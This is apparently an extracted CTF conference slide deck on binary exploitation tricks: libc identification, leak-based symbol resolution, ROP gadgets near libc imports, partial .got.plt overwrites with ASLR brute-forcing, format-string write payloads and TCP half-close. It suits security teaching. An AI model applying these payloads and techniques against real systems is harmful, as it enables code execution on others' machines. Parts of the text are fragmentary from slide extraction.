libc-2.13.so_1bc04d48dfb77cebf2efcabbc0c90d38 libc-2.15.so_2e8cab836540d6004f5b3ab936db163c libc-2.17.so_2031d0c07945cb4675031293ab3bd9aae
libc-2.13.so_1e44e1943a6802f2fd46397710f72d837 libc-2.15.so_32631f59185ca46decadffa9f0afcd14dc libc-2.17.so_20702081f7c311fe54a77f7d4cce9939f
libc-2.13.so_2bd33fac74725c74866988529ac3c7e2f libc-2.15.so_332a9822cd6fd241d730cb4abd74ff3a libc-2.17.so_266222a626572c62a2c605826e48f89
libc-2.13.so_2e014a5d2eb782043d985d6fabda191e libc-2.15.so_47d0c6d6a73a6e70cd9f68239d686ab7 libc-2.17.so_29460884d3d5f7dbd30f7293cb4d736
libc-2.13.so_3d528bda4353290a2d56a348464b1812a libc-2.15.so_4d22033730b0d2466ff5c723881759b libc-2.17.so_45be4152ad28841ddab5c87b5f8e6e4
libc-2.13.so_41f49a859609d030b855a9b5c668add1 libc-2.15.so_5486d4166f1c2e87f888cb04779a964ef libc-2.17.so_47b4e38cb3c4bce47f52368c5072c8
libc-2.13.so_49eff78596b9b5f916f8a73438809acba libc-2.15.so_5e5bca76c97f88e27d8485ae80ca7f7 libc-2.17.so_4bf111d35304925a0576860e893947f
libc-2.13.so_5236b4ba0efe06c33c4008b8ea67fc64 libc-2.15.so_673cae957577d84e491331f8be96f5f6 libc-2.17.so_562a6b5ff54d1c5fe08a2bba98412c8
libc-2.13.so_55201b6690f1c1fad9dad0c14fbb26e6 libc-2.15.so_684ef11da023401db383cdd243b6679a libc-2.17.so_667e7999be34e6550a40d7a059f61df
libc-2.13.so_5757b07291cbbf5a53fa1da626260f9 libc-2.15.so_70615f3d308adbd612b674182c5b37c libc-2.17.so_6a8530099361c5b63d59a1b710ef10ea37
libc-2.13.so_69cc9755d2d711e40fd405a371efc52 libc-2.15.so_7a00d14064acd743357da7d0d44d90383 libc-2.17.so_6c6c317dcccbe42ffd44c303deb51a79
```


libcdb.com

libcdb.com: the libc data base

[/ search /](#)

search

symbolA name:

symbolA address:

symbolB name:

symbolB address:

libcdb.com

libcdb.com: the libc data base

[/ search](#) / [libc](#) /

libc info

Operating System:

Ubuntu Linux

type:

ELF

architecture:

x86

download:

[libc-2.15_2.so](#)

symbol search

symbol name:

string search

string:


There's another way, too

- If we happen to miss the particular libc in our database, we're screwed.
 - very old or uncommon distributions.
 - purposely custom-compiled libc builds.
- In order to address this, we have a more universal solution.

Given a `leak_memory(address, length)` function in Python, a `resolve_system.py` script traverses the ELF structure and dynamically resolves the `system()` address.

ELF parsing is not so difficult

ELF¹⁰¹ a Linux executable walk-through



LOADING PROCESS

1 HEADER

```

THE ELF HEADER IS PARSED
THE PROGRAM HEADER IS PARSED
(SECTIONS ARE NOT USED)

```


2 MAPPING

THE FILE IS MAPPED IN MEMORY
ACCORDING TO ITS SEGMENT(S)

3 EXECUTION

ENTRY IS CALLED
SYSCALLS ARE ACCESSED VIA:

- SYSCALL NUMBER IN THE EAX REGISTER
- CALLING INTERRUPT 0X80



TRIVIA

THE ELF WAS FIRST SPECIFIED BY U.S. C
FOR UNIX SYSTEM V. IN 1990

THE ELF IS USED, AMONG OTHERS, IN:

- LINUX, ANDROID, *BSD, SOLARIS, BEOS
- PSP, PLAYSTATION 2-4, DREAMCAST, GAMECUBE, Wii
- VARIOUS OSES MADE BY SAMSUNG, ERICSSON, NOKIA,
- MICROCONTROLLERS FROM ATMEL, TEXAS INSTRUMENTS

VERSION 1.0
2013/11/20

by Ange Albertini

Other teams do it, as well

Quote from an Eindbazen blog post on the harry_potter task:

Now this is enough to build a generic leak function. I plugged this into our trusty library that can use a memory leak to resolve libc symbols, and used that to find the address of system.



World Wide Something



Event:	PHDays Quals 2014
Organizers:	[TechnoPandas]
Date:	25-27.01.2014
Category:	Forensics
Points:	4000 (scale 1000 - 4000)
Solved by:	gynvael, j00ru

World Wide Something ^_-

1-1
...RS{Ră1. : : PVR . .)-Ûc. E ,úo@ @.trR
...RS{Ră1. 6 6 PVR . .)-Ûc. E (úp@ @.tuR
...RS{RAM. 6 6 .)-Ûc PVR .. E (L.@ @.1ÉR".R
...RS{R3}. 6 6 PVR . .)-Ûc. E (@ @.řčR"-R".;v..
...US{RýŠ. > > .)-Ûc PVR .. E 0L.@ @.1RŘ".R"-;w."é?2č p.
...US{RKŠ. 6 6 .)-Ûc PVR .. E (L.@ @.1čR".R"-;w."é?2č
...US{R.ř. > > .)-Ûc PVR .. E 0L @ @.1RŘ".R"-;w."é?2čR,=ÁP
...US{R|. 6 6 PVR . .)-Ûc. E (\ '@ @.śUR"-R".;wR,=Áé?
...US{R}. > > PVR . .)-Ûc. E 0\ '@ @.śLR"-R".;wR,=Áé?2dP.9
...US{R.'. : : PVR . .)-Ûc. E ,\ "@ @.śOR"-R".;wR,=Éé?2d
...US{R.'. n. n. PVR . .)-Ûc. E .\ "@ @.>.R"-R".;wR,=Íé?2dP
.9.r0 /sys/devices/pci0000:00/0000:00:11.0/0000:02:03.0/usb1/1-1

TL;DR: .pcap with USB over TCP

World Wide Something ^_-

Initial recon:

- It's a pendrive session over TCP.
- READ+WRITE (BULK).
- Wireshark doesn't decode it.
- Flag not in plain sight.

World Wide Something ^_-

Let's recreate the disk image!

- Need a SCSI-over-USB-over-TCP decoder.

(heuristic-based is OK: **USB[C-S] . . . USB[C-S]** - ~2h)

- Translate Cylinder-Head-Sector to linear offset.
- Grab data from all writes and write it.
- Grab data from all reads and write it as well.

World Wide Something ^_-

We get a FAT partition (no surprises here) with:

- 1.ps
- 2.ps





ROP gadgets near libc imports

- Exploitation environment assumptions:
 - PIE disabled for target executable.
 - ASLR enabled for libc.
 - No information leak available.
 - Stack-based buffer overflow, requires ROP to exploit.
 - libc version known (e.g. libc.so provided by organizers).
 - No useful ROP gadgets inside of the target executable.

Where do we find more gadgets?


- We can look for gadgets in the neighborhood of libc functions.

```
.text:00072570      public _IO_file_read
.text:00072570 _IO_file_read      proc near                                ; CODE XREF: .text:00072561↑j
.text:00072570                                         ; DATA XREF: .data.rel.ro:001A6618↓o
.text:00072570      arg_0          = dword ptr 4
.text:00072570      arg_4          = dword ptr 8
.text:00072570      arg_8          = dword ptr 0Ch
.text:00072570
.text:00072570      mov     eax, [esp+arg_0]
.text:00072574      mov     edx, [esp+arg_4]
.text:00072578      mov     ecx, [esp+arg_8]
.
.
.
.text:000725E6      add     esp, 18h
.text:000725E9      pop     ebx
.text:000725EA      retn
```


ROP gadgets near libc imports

- 1-byte partial `.got.plt` overwrite → we can use 255 bytes *around* the imported function reliably.
- 2-byte partial `.got.plt` overwrite → we can use 65536 bytes *around* the imported function, but must brute-force 4 bits of

ASLR:



ROP gadgets near libc imports

- There's typically many functions to choose from, too:

.got.plt:0804B8C8	off_804B8C8	dd offset	read	; DATA XREF: _read↑r
.got.plt:0804B8CC	off_804B8CC	dd offset	free	; DATA XREF: _free↑r
.got.plt:0804B8D0	off_804B8D0	dd offset	getline	; DATA XREF: _getline↑r
.got.plt:0804B8D4	off_804B8D4	dd offset	sbrk	; DATA XREF: _sbrk↑r
.got.plt:0804B8D8	off_804B8D8	dd offset	accept	; DATA XREF: _accept↑r
.got.plt:0804B8DC	off_804B8DC	dd offset	socket	; DATA XREF: _socket↑r
.got.plt:0804B8E0	off_804B8E0	dd offset	dup2	; DATA XREF: _dup2↑r
.got.plt:0804B8E4	off_804B8E4	dd offset	setuid	; DATA XREF: _setuid↑r
.got.plt:0804B8E8	off_804B8E8	dd offset	strlen	; DATA XREF: _strlen↑r
.got.plt:0804B8EC	off_804B8EC	dd offset	alarm	; DATA XREF: _alarm↑r
.got.plt:0804B8F0	off_804B8F0	dd offset	chdir	; DATA XREF: _chdir↑r
.got.plt:0804B8F4	off_804B8F4	dd offset	bind	; DATA XREF: _bind↑r
.got.plt:0804B8F8	off_804B8F8	dd offset	close	; DATA XREF: _close↑r
.got.plt:0804B8FC	off_804B8FC	dd offset	time	; DATA XREF: _time↑r
.got.plt:0804B900	off_804B900	dd offset	send	; DATA XREF: _send↑r
.got.plt:0804B904	off_804B904	dd offset	vasprintf	; DATA XREF: _vasprintf↑r
.got.plt:0804B908	off_804B908	dd offset	fork	; DATA XREF: _fork↑r
.got.plt:0804B90C	off_804B90C	dd offset	setsockopt	; DATA XREF: _setsockopt↑r
.got.plt:0804B910	off_804B910	dd offset	rand	; DATA XREF: _rand↑r
.got.plt:0804B914	off_804B914	dd offset	htonl	; DATA XREF: _htonl↑r
.got.plt:0804B918	off_804B918	dd offset	setgid	; DATA XREF: _setgid↑r

ROP gadgets near libc imports

- Since we assume there is no PIE for the target executable, we can use the GOT stubs to use the forged ROP gadgets.

```
.plt:08048CE0 ; time_t time(time_t *timer)
.plt:08048CE0 _time      proc near          ; CODE XREF: Rake::Rake(void)+16↓p
.plt:08048CE0          jmp      ds:off_8048BFC ; Person::act(void)+D↓p ...
.plt:08048CE0

.plt:08048CF0 ; ssize_t send(int fd, const void *buf, size_t n, int flags)
.plt:08048CF0 _send      proc near          ; CODE XREF: ctf_send+43↓p
.plt:08048CF0          jmp      ds:off_804BC00
.plt:08048CF0 _send      endp

.plt:08048D00 ; int vasprintf(char **, const char *, va_list)
.plt:08048D00 _vasprintf  proc near          ; CODE XREF: ctf_sendf+2E↓
.plt:08048D00          jmp      ds:off_804BC04
.plt:08048D00 _vasprintf  endp
```


By the way...

- Overall, partial overwrites of `.got.plt` entries can give you an instant win.
 - format string vulnerabilities offer 1/2/4-byte write-what-where primitives.
 - misaligned 4-byte writes can be used, too.

Partial .got.plt overwrites

- If the address of a triggerable libc import is in the same 64kB memory block as the `execve(["/bin/sh"])` gadget...
 - i.e. upper 16/48 bits of offset are always the same.
- ... then you can overwrite the lower 16 bits of the address, *guessing* the value of the 4 upper bits.
 - you have to brute-force 4 bits of ASLR.
 - your exploit should almost definitely succeed within ~16 attempts.

Partial .got.plt overwrites - example

vfprintf offset: 0x49BE0

execve gadget offset: 0x4641C

libc base address	vfprintf address	overwritten address	execve(["/bin/sh"])
0x7f1cde1ae000	0x7f1cde1f7be0	0x7f1cde1f041c	0x7f1cde1f441c
0x7fbda9983000	0x7fbda99ccbe0	0x7fbda99c041c	0x7fbda99c941c
0x7f3894327000	0x7f3894370be0	0x7f389437041c	0x7f389436d41c
0x7f9e31884000	0x7f9e318cdbe0	0x7f9e318c041c	0x7f9e318ca41c
0x7f5116a43000	0x7f5116a8cbe0	0x7f5116a8041c	0x7f5116a8941c
0x7f5c17c64000	0x7f5c17cadbe0	0x7f5c17ca041c	0x7f5c17caa41c
0x7ffa967c4000	0x7ffa9680dbe0	0x7ffa9680041c	0x7ffa9680a41c
0x7fea3c9fa000	0x7fea3ca43be0	0x7fea3ca4041c	0x7fea3ca4041c

Brute-forcing ASLR

- ASLR on popular 32-bit Linux distributions (e.g. Ubuntu) is inherently weak.
 - ≤ 12 bits of main image base address entropy.
 - ≤ 12 bits of *libc* image base address entropy.
 - ≤ 12 bits of heap allocation entropy.
- Remote exploitation tasks can withstand multiple attempts.
- 4096 is definitely doable over the course of several minutes / hours.

**Rule of thumb: don't be afraid to brute-force low
entropy 32-bit ASLR.**

It might not be the most elegant solution, but it often works nevertheless.



Format String Fun


We all know and love format string bugs:

```
"\x12\x30\x40\x80"    // Address+0
"\x13\x30\x40\x80"    // Address+1
"%1$.31x"  "%16$hhn"    // Write 0
"%1$.17x"  "%16$hhn"    // Write 1
...
```


Format String Fun


Typical exploitation prerequisites:

- we control the format string.
- we control some data on the stack.




Even More Format String Fun!

No controlled data on the stack?



Even More Format String Fun!


Assume: main thread's stack.



Even More Format String Fun!

Let's overwrite 2 bytes of printf's RET!


Step 1: do a %hhn overwrite of argv[0] using the *argv* pointer.



Even More Format String Fun!

Let's overwrite 2 bytes of printf's RET!

Step 2: do a %hn overwrite of printf's RET using the "new" argv[0] ptr.



Even More Format String Fun!

Additional thoughts:

- You can "fix" multiple pointers to point to a continuous range of memory (e.g. to form a 100% new pointer on the stack).
- The deeper the stack, the more "stack" pointers you'll find (not limited to `argc/envp`).
- If done right, ASLR bypass is for free.
- You can't use `%1$x` due to argument caching.



Getting read / recv to fail

Imagine the following challenge with no stack protector:

```
int main() {  
    char buffer[128];  
  
    ...  
  
    int op;  
    while (read(sock, &op, sizeof(op)) >= 0) {  
        // operation allowing an overflow of "buffer".  
    }  
  
    return EXIT_SUCCESS;  
}
```


Getting read / recv to fail

- Scenario:
 - We can corrupt memory beyond *buffer* and thus overwrite the top-level return address.
 - However, there is no program logic to break from the *while* loop...
 - ... other than `read()` / `recv()` function failure (return value -1).
 - We can obviously just close the connection.
 - Unfortunately, the shellcode executed when returning from *main* wouldn't be able to send us back the flag!

One-sided connection termination

- In TCP/IP, it is possible to close only half (one direction) of the connection, while keeping the other alive.
- In Python, it can be easily achieved with the following code:

```
s.shutdown(socket.SHUT_WR)
```


One-sided connection termination

From Python docs:

`socket.shutdown(how)`

Shut down one or both halves of the connection. [...] If *how* is SHUT_WR, further sends are disallowed.

One-sided connection termination

By using this single function call, it is possible to have all `read` / `recv` functions fail on server side, while still being able to receive data from it.

Example task: `Harry Potter` (Plaid CTF 2014)



Mumble Mumble



Event: Boston Key Party CTF 2013

Organizers: BostonKeyParty

